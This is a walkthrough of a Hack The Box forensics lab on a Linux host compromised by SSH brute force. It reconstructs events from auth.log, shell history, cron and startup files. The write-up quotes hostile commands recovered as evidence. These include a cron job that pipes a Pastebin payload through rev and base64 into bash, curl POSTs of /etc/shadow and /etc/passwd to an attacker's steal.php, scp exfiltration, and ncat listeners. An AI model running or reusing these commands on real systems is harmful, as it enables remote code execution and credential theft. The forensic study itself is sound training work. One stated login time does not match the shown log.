LuckyShot Sherlock Walkthrough
Linux forensics of an SSH brute-force compromise: auth.log analysis, bash_history reconstruction, LaZagne credential dumping, cron persistence and Pastebin payload delivery.
Solved LuckyShot from Hack The Box!
⛓️ Attack Chain Overview
Task 1
Q: What method did the attacker use to gain access to the system?
A: Brute Force
To find the method, since we have files from Linux machine, I decided to check on /var/log/auth.log which shows if someones trying to connect unauthorized to our system by failed login attempts. he succeed
🔍 Key Artifact — /var/log/auth.log
$ cat auth.log| grep Invalid
2025-02-10T19:38:29.527761+02:00 LuckyShot sshd[13015]: Invalid user ubuntu from 192.168.161.198 port 57428
2025-02-10T19:38:29.534675+02:00 LuckyShot sshd[13023]: Invalid user ubuntu from 192.168.161.198 port 57460
2025-02-10T19:38:29.544386+02:00 LuckyShot sshd[13020]: Invalid user ubuntu from 192.168.161.198 port 57448
2025-02-10T19:38:29.549487+02:00 LuckyShot sshd[13018]: Invalid user ubuntu from 192.168.161.198 port 57440
2025-02-10T19:38:29.551635+02:00 LuckyShot sshd[13017]: Invalid user ubuntu from 192.168.161.198 port 57430
2025-02-10T19:38:31.261859+02:00 LuckyShot sshd[13025]: Invalid user ubuntu from 192.168.161.198 port 57464
2025-02-10T19:38:31.266968+02:00 LuckyShot sshd[13026]: Invalid user ubuntu from 192.168.161.198 port 57466
2025-02-10T19:38:31.286888+02:00 LuckyShot sshd[13029]: Invalid user ubuntu from 192.168.161.198 port 57474
2025-02-10T19:38:31.299873+02:00 LuckyShot sshd[13031]: Invalid user ubuntu from 192.168.161.198 port 57482
2025-02-10T19:38:31.305070+02:00 LuckyShot sshd[13032]: Invalid user ubuntu from 192.168.161.198 port 57488
2025-02-10T19:38:31.305369+02:00 LuckyShot sshd[13035]: Invalid user ubuntu from 192.168.161.198 port 57496
2025-02-10T19:38:31.320022+02:00 LuckyShot sshd[13037]: Invalid user ubuntu from 192.168.161.198 port 57508
2025-02-10T19:38:31.337764+02:00 LuckyShot sshd[13041]: Invalid user ubuntu from 192.168.161.198 port 57520
2025-02-10T19:38:31.351541+02:00 LuckyShot sshd[13039]: Invalid user ubuntu from 192.168.161.198 port 57514
2025-02-10T19:38:31.362994+02:00 LuckyShot sshd[13043]: Invalid user ubuntu from 192.168.161.198 port 57528
2025-02-10T19:38:31.372145+02:00 LuckyShot sshd[13045]: Invalid user ubuntu from 192.168.161.198 port 57530
2025-02-10T19:38:40.850483+02:00 LuckyShot sshd[13047]: Invalid user default from 192.168.161.198 port 44132
2025-02-10T19:38:40.878457+02:00 LuckyShot sshd[13051]: Invalid user default from 192.168.161.198 port 44160
2025-02-10T19:38:40.883540+02:00 LuckyShot sshd[13049]: Invalid user default from 192.168.161.198 port 44144
2025-02-10T19:38:40.891536+02:00 LuckyShot sshd[13053]: Invalid user default from 192.168.161.198 port 44178
2025-02-10T19:38:41.094920+02:00 LuckyShot sshd[13055]: Invalid user default from 192.168.161.198 port 44194
2025-02-10T19:38:44.440594+02:00 LuckyShot sshd[13057]: Invalid user default from 192.168.161.198 port 44210
2025-02-10T19:38:44.462613+02:00 LuckyShot sshd[13059]: Invalid user default from 192.168.161.198 port 44222
2025-02-10T19:38:44.493662+02:00 LuckyShot sshd[13061]: Invalid user default from 192.168.161.198 port 44240
2025-02-10T19:38:44.504886+02:00 LuckyShot sshd[13064]: Invalid user default from 192.168.161.198 port 44262
2025-02-10T19:38:44.517603+02:00 LuckyShot sshd[13067]: Invalid user default from 192.168.161.198 port 44274
2025-02-10T19:38:44.524980+02:00 LuckyShot sshd[13063]: Invalid user default from 192.168.161.198 port 44246
2025-02-10T19:38:44.537803+02:00 LuckyShot sshd[13069]: Invalid user default from 192.168.161.198 port 44284
2025-02-10T19:38:44.542389+02:00 LuckyShot sshd[13070]: Invalid user default from 192.168.161.198 port 44292
2025-02-10T19:38:44.555331+02:00 LuckyShot sshd[13073]: Invalid user default from 192.168.161.198 port 44298
2025-02-10T19:38:44.564079+02:00 LuckyShot sshd[13074]: Invalid user default from 192.168.161.198 port 44308
2025-02-10T19:38:44.778720+02:00 LuckyShot sshd[13077]: Invalid user default from 192.168.161.198 port 55600
2025-02-10T19:39:03.330967+02:00 LuckyShot sshd[13109]: Invalid user admin from 192.168.161.198 port 46176
2025-02-10T19:39:03.861949+02:00 LuckyShot sshd[13190]: Invalid user admin from 192.168.161.198 port 46188
2025-02-10T19:39:03.906815+02:00 LuckyShot sshd[13192]: Invalid user admin from 192.168.161.198 port 46198
2025-02-10T19:39:03.922456+02:00 LuckyShot sshd[13195]: Invalid user admin from 192.168.161.198 port 46212
2025-02-10T19:39:03.937901+02:00 LuckyShot sshd[13198]: Invalid user admin from 192.168.161.198 port 46226
2025-02-10T19:39:03.950128+02:00 LuckyShot sshd[13194]: Invalid user admin from 192.168.161.198 port 46206
2025-02-10T19:39:04.117072+02:00 LuckyShot sshd[13200]: Invalid user admin from 192.168.161.198 port 46232
2025-02-10T19:39:04.236723+02:00 LuckyShot sshd[13202]: Invalid user admin from 192.168.161.198 port 46236
2025-02-10T19:39:04.253979+02:00 LuckyShot sshd[13205]: Invalid user admin from 192.168.161.198 port 46250
2025-02-10T19:39:04.290331+02:00 LuckyShot sshd[13208]: Invalid user admin from 192.168.161.198 port 46264
2025-02-10T19:39:04.485702+02:00 LuckyShot sshd[13210]: Invalid user admin from 192.168.161.198 port 46266
2025-02-10T19:39:05.501906+02:00 LuckyShot sshd[13277]: Invalid user admin from 192.168.161.198 port 50808
2025-02-10T19:39:05.529904+02:00 LuckyShot sshd[13279]: Invalid user admin from 192.168.161.198 port 50810
2025-02-10T19:39:05.561267+02:00 LuckyShot sshd[13281]: Invalid user admin from 192.168.161.198 port 50826
2025-02-10T19:39:05.586634+02:00 LuckyShot sshd[13283]: Invalid user admin from 192.168.161.198 port 50828
2025-02-10T19:39:19.165738+02:00 LuckyShot sshd[13292]: Invalid user Administrator from 192.168.161.198 port 60822
2025-02-10T19:39:19.199101+02:00 LuckyShot sshd[13294]: Invalid user Administrator from 192.168.161.198 port 60830
2025-02-10T19:39:19.238703+02:00 LuckyShot sshd[13296]: Invalid user Administrator from 192.168.161.198 port 60836
2025-02-10T19:39:19.266118+02:00 LuckyShot sshd[13299]: Invalid user Administrator from 192.168.161.198 port 60856
2025-02-10T19:39:19.268877+02:00 LuckyShot sshd[13298]: Invalid user Administrator from 192.168.161.198 port 60850
2025-02-10T19:39:19.799984+02:00 LuckyShot sshd[13302]: Invalid user Administrator from 192.168.161.198 port 60868
2025-02-10T19:39:19.842922+02:00 LuckyShot sshd[13304]: Invalid user Administrator from 192.168.161.198 port 60882
2025-02-10T19:39:19.860103+02:00 LuckyShot sshd[13306]: Invalid user Administrator from 192.168.161.198 port 60890
2025-02-10T19:39:19.871023+02:00 LuckyShot sshd[13308]: Invalid user Administrator from 192.168.161.198 port 60892
2025-02-10T19:39:19.889441+02:00 LuckyShot sshd[13310]: Invalid user Administrator from 192.168.161.198 port 60894
2025-02-10T19:39:20.062136+02:00 LuckyShot sshd[13312]: Invalid user Administrator from 192.168.161.198 port 60896
2025-02-10T19:39:27.451075+02:00 LuckyShot sshd[13323]: Invalid user default from 192.168.161.198 port 36178
2025-02-10T19:39:31.584430+02:00 LuckyShot sshd[13325]: Invalid user Administrator from 192.168.161.198 port 36190
2025-02-10T19:39:47.664439+02:00 LuckyShot sshd[13327]: Invalid user admin from 192.168.161.198 port 37628
2025-02-10T19:39:47.676729+02:00 LuckyShot sshd[13329]: Invalid user admin from 192.168.161.198 port 37632
2025-02-10T19:39:47.719380+02:00 LuckyShot sshd[13331]: Invalid user admin from 192.168.161.198 port 37634
2025-02-10T19:39:47.906430+02:00 LuckyShot sshd[13333]: Invalid user admin from 192.168.161.198 port 37640
2025-02-10T19:39:49.986793+02:00 LuckyShot sshd[13335]: Invalid user Administrator from 192.168.161.198 port 37644
2025-02-10T19:39:49.998390+02:00 LuckyShot sshd[13337]: Invalid user Administrator from 192.168.161.198 port 37648
2025-02-10T19:39:50.041271+02:00 LuckyShot sshd[13339]: Invalid user Administrator from 192.168.161.198 port 37656
2025-02-10T19:40:05.925898+02:00 LuckyShot sshd[13343]: Invalid user Administrator from 192.168.161.198 port 60482
2025-02-10T19:40:05.936762+02:00 LuckyShot sshd[13345]: Invalid user Administrator from 192.168.161.198 port 60490
2025-02-10T19:40:05.951157+02:00 LuckyShot sshd[13347]: Invalid user Administrator from 192.168.161.198 port 60500
2025-02-10T19:40:06.491309+02:00 LuckyShot sshd[13349]: Invalid user Administrator from 192.168.161.198 port 60512
2025-02-10T19:40:06.531677+02:00 LuckyShot sshd[13351]: Invalid user Administrator from 192.168.161.198 port 60526
2025-02-10T19:40:06.536594+02:00 LuckyShot sshd[13352]: Invalid user Administrator from 192.168.161.198 port 60532
2025-02-10T19:40:06.555269+02:00 LuckyShot sshd[13355]: Invalid user Administrator from 192.168.161.198 port 60544
2025-02-10T19:40:06.583385+02:00 LuckyShot sshd[13357]: Invalid user Administrator from 192.168.161.198 port 60552
2025-02-10T19:40:06.756523+02:00 LuckyShot sshd[13359]: Invalid user Administrator from 192.168.161.198 port 60562
2025-02-10T19:40:07.660244+02:00 LuckyShot sshd[13361]: Invalid user Administrator from 192.168.161.198 port 60566
2025-02-10T19:40:07.725465+02:00 LuckyShot sshd[13363]: Invalid user Administrator from 192.168.161.198 port 60580
2025-02-10T19:40:18.273801+02:00 LuckyShot sshd[13368]: Invalid user Administrator from 192.168.161.198 port 41986
2025-02-10T19:40:18.276853+02:00 LuckyShot sshd[13368]: pam_unix(sshd:auth): check pass; user unknown
2025-02-10T19:40:18.276956+02:00 LuckyShot sshd[13368]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.161.198
2025-02-10T19:40:20.003528+02:00 LuckyShot sshd[13368]: Failed password for invalid user Administrator from 192.168.161.198 port 41986 ssh2
2025-02-10T19:40:20.102093+02:00 LuckyShot sshd[13368]: Connection closed by invalid user Administrator 192.168.161.198 port 41986 [preauth]
2025-02-10T19:41:03.128865+02:00 LuckyShot systemd-logind[869]: Watching system buttons on /dev/input/event0 (Power Button)
2025-02-10T19:41:03.163257+02:00 LuckyShot systemd-logind[869]: Watching system buttons on /dev/input/event1 (AT Translated Set 2 keyboard)
2025-02-10T19:41:10.248386+02:00 LuckyShot sshd[13613]: Accepted password for administrator from 192.168.161.198 port 42878 ssh2
2025-02-10T19:41:10.261690+02:00 LuckyShot sshd[13613]: pam_unix(sshd:session): session opened for user administrator(uid=1000) by administrator(uid=0)
2025-02-10T19:41:10.291469+02:00 LuckyShot systemd-logind[869]: New session 6 of user administrator.

Task 2 - Time for Successful login
Q: At what time did the attacker successfully log in for the first time?
A: 2025-02-10T19:39:03
Thinking Process
→On /var/log/auth.log if we check for keyword Accepted we can find the time which the attacker logged in with ssh2

Task3 - User Who Compromise
Q: Which user account was compromised by the attacker?
A: Administrator
Thinking Process
→As we saw earlier on Task2 user Administrator is been compromised
Task 4 - What command was executed by the attacker to check user privileges?
A: groups administrator
Thinking Process
→ I’ve check on \[root\]/home/administrator/.bash_history for the commands the attacker used
→ cat \[root\]/home/administrator/.bash_history | grep groups
groups
groups administrator
Task 5 - What was the first tool the attacker downloaded to extract stored credentials from the system?
A: LaZagne
Thinking Process
→ On the .bash_history file from Administrator we saw the tool that the attacker used to extract stored credentials. LaZagne is a tool
→ cat \[root\]/home/administrator/.bash_history | grep LaZagne
git clone https://github.com/AlessandroZ/LaZagne.git
cd LaZagne/Linux
Task 6 - The attacker located sensitive files on the compromised system and transferred them to a remote machine. Which command-line tool was used for this exfiltration?
A: scp
Thinking Process
→ On the same file the attacker used scp Passwords_Backup.txt Server_Credentials.txt [kali@192.168.161.198](mailto:kali@192.168.161.198):~/Desktop/
→ scp is a tool that use ssh protocol to transfer files encoding
scp Passwords_Backup.txt Server_Credentials.txt kali@192.168.161.198:~/Desktop/
Task 7 - What IP did the attacker exfiltrate the files to?
A: 192.168.161.198
Thinking Process
→We found the answer from Task 6
Task 8 - The attacker continued their exploitation and executed a malicious script on the victim machine. What is the name of the script?
A: sys_monitor.sh
Thinking Process
→ You can check again the .bash_history file
Task 9 - What is the SHA1 hash of the malware?
A: 3ae5dea716a4f7bfb18046bfba0553ea01021c75
Thinking Process
→ I used grep -r "sys_monitor.sh"

Task 10 - The malware installed a component that pretends to be part of system network management but is actually running with root privileges. What is the name of the component?
A: systemd-networkm.service
Thinking Process
→Since the question says that “Installed a componment that pretdends to be part of system network management”. My though goes to *.service files.

Task 11 - The attacker modified several startup configuration files, each spawning a network listener on a different port at login. What is the name of the file that starts the listener on the lowest port number?
A: .bashrc
Thinking Process
→I raise a question to my self. How a network listener looks like. And what tools
grep -riE "^ncat" ~/htb/Sherlock/\[root\]

[root]/root/.bashrc:ncat -lvp 7575 &
[root]/root/.profile:ncat -lvp 9000 &
Task 12 - What is the username and hostname associated with the attacker?
A: kali@kali
Thinking Process
→ The answer locate in [root]/root/.ssh
~/htb/Sherlock/[root]/root/.ssh ⌚ 13:02:32
$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCnoiT13BNG/mRCoizCTYQncnZkhm62c0WivVvTZ32FxGh+J8HzLcYnI3/FLPt2FfAkjXV1+LU+gLHtFossAIo4BfuZj7c1xwxbuEbGjD5sEYI9ayiIGV+NUM99
zweVI2fVt18s0y99EHS1h94aqMT3J/J7hjbMhAuQC8ij295WReT3XvXkZ0U6YI/qFPoO7VnE4OPjq8Cgmfr7PXdpsLBs5FZ5qX6T9nWuU3yDSZWMLGyYMo0VlT1oY7fcUJyMRCjG9YHxFlGhX+136qLD+PlDWMaB
JqVHfiTNyP8V4Yz9gitJ45veO6dPTa9sUHUe2LeNAVFmEgAvfaLyMZPBl6CEXzvtZbYH4Yld1U86tascPTXtLDdLipe2ElMisuld58gqWQYctkyuPTvkJwlZvxfVcFN0bA3uapEi2S3toQdoLJZO06UZxOJBBI2p
jFIBJkJdiIpOzsvNPTs46hsmaIN97RHAWgm8fTd1yjXOiqoZlAo9Jujvh6KAuHiHANAuztSvC5IrgVWM5wiZBQRAVfrZanojjZr8ig22GEKupEuwCgNHc4V+VLj6ki0u5E6xeBEyhH9qZO3erK9xvqR5VMGqUnfa
6qo9/ORaILj4CpX08/5He9JbgOIPpOOFEVm6e/AudL8PcPsE+oJwlXZFoyWoRyAd7CJBkbEaGHTjQ643Lw== kali@kali%
Task 13 - The attacker created a user for persistence, what is the name of the created user?
A: Regev
Thinking Process
→Answer locate in [root]/var/log/auth.log and we see the COMMAND=/usr/sbin/useradd -m -s /bin/bash -G sudo,adm Regev
$ cat var/log/auth.log| grep Regev
2025-02-10T20:11:21.731285+02:00 LuckyShot sudo:     root : TTY=pts/2 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -m -s /bin/bash -G sudo,adm Regev
Task 14 - At what exact timestamp was the new user created on the system?
A: 2025-02-10 20:11:21
Thinking Process
→Check Task 13 for the time creation
Task 15 - The malware set up an automated process to fetch and execute a remote payload from a legitimate web service. What is the full command responsible for retrieving this payload?
A: command -v curl >/dev/null 2>&1 || (apt update && apt install -y curl) && curl -fsSL [https://pastebin.com/raw/SAuEez0S](https://pastebin.com/raw/SAuEez0S) | rev | base64 -d | bash
Thinking Process
→Since it says automated process my first though was to check cron. After searching on /etc/cron.d/ we found syscheck
$ cat syscheck
/1 * * * root command -v curl >/dev/null 2>&1 || (apt update && apt install -y curl) && curl -fsSL https://pastebin.com/raw/SAuEez0S | rev | base64 -d | bash
Task 16 - The payload was used to extract more sensitive files. What was the command ran to extract the more sensitive file?
A: base64 /etc/shadow | curl -X POST -d @- [http://192.168.161.198/steal.php](http://192.168.161.198/steal.php)
Thinking Process
→ I used https://broserling.com and paste the link https://pastebin.com/raw/SAuEez0S

→Is show a base64 string in reverse. We can decode it with this
echo "=AHaw5CbhVGdz9CO5EjLxYTMugjNx4iM5EzLvoDc0RHag0CQgQWLgQ1UPBFIY1CIsJXdjBCfgQ2dzNXYw9yY0V2LgQjNlNXYipQDwhGcuwWYlR3cvgTOx4SM2EjL4YTMuITOx8yL6AHd0hGItAEIk1CIUN1TQBCWtACbyV3YgwHI39GZhh2cvMGdl9CI0YTZzFmY" | rev | base64 -d
base64 /etc/shadow | curl -X POST -d @- http://192.168.161.198/steal.php
base64 /etc/passwd | curl -X POST -d @- http://192.168.161.198/steal.php%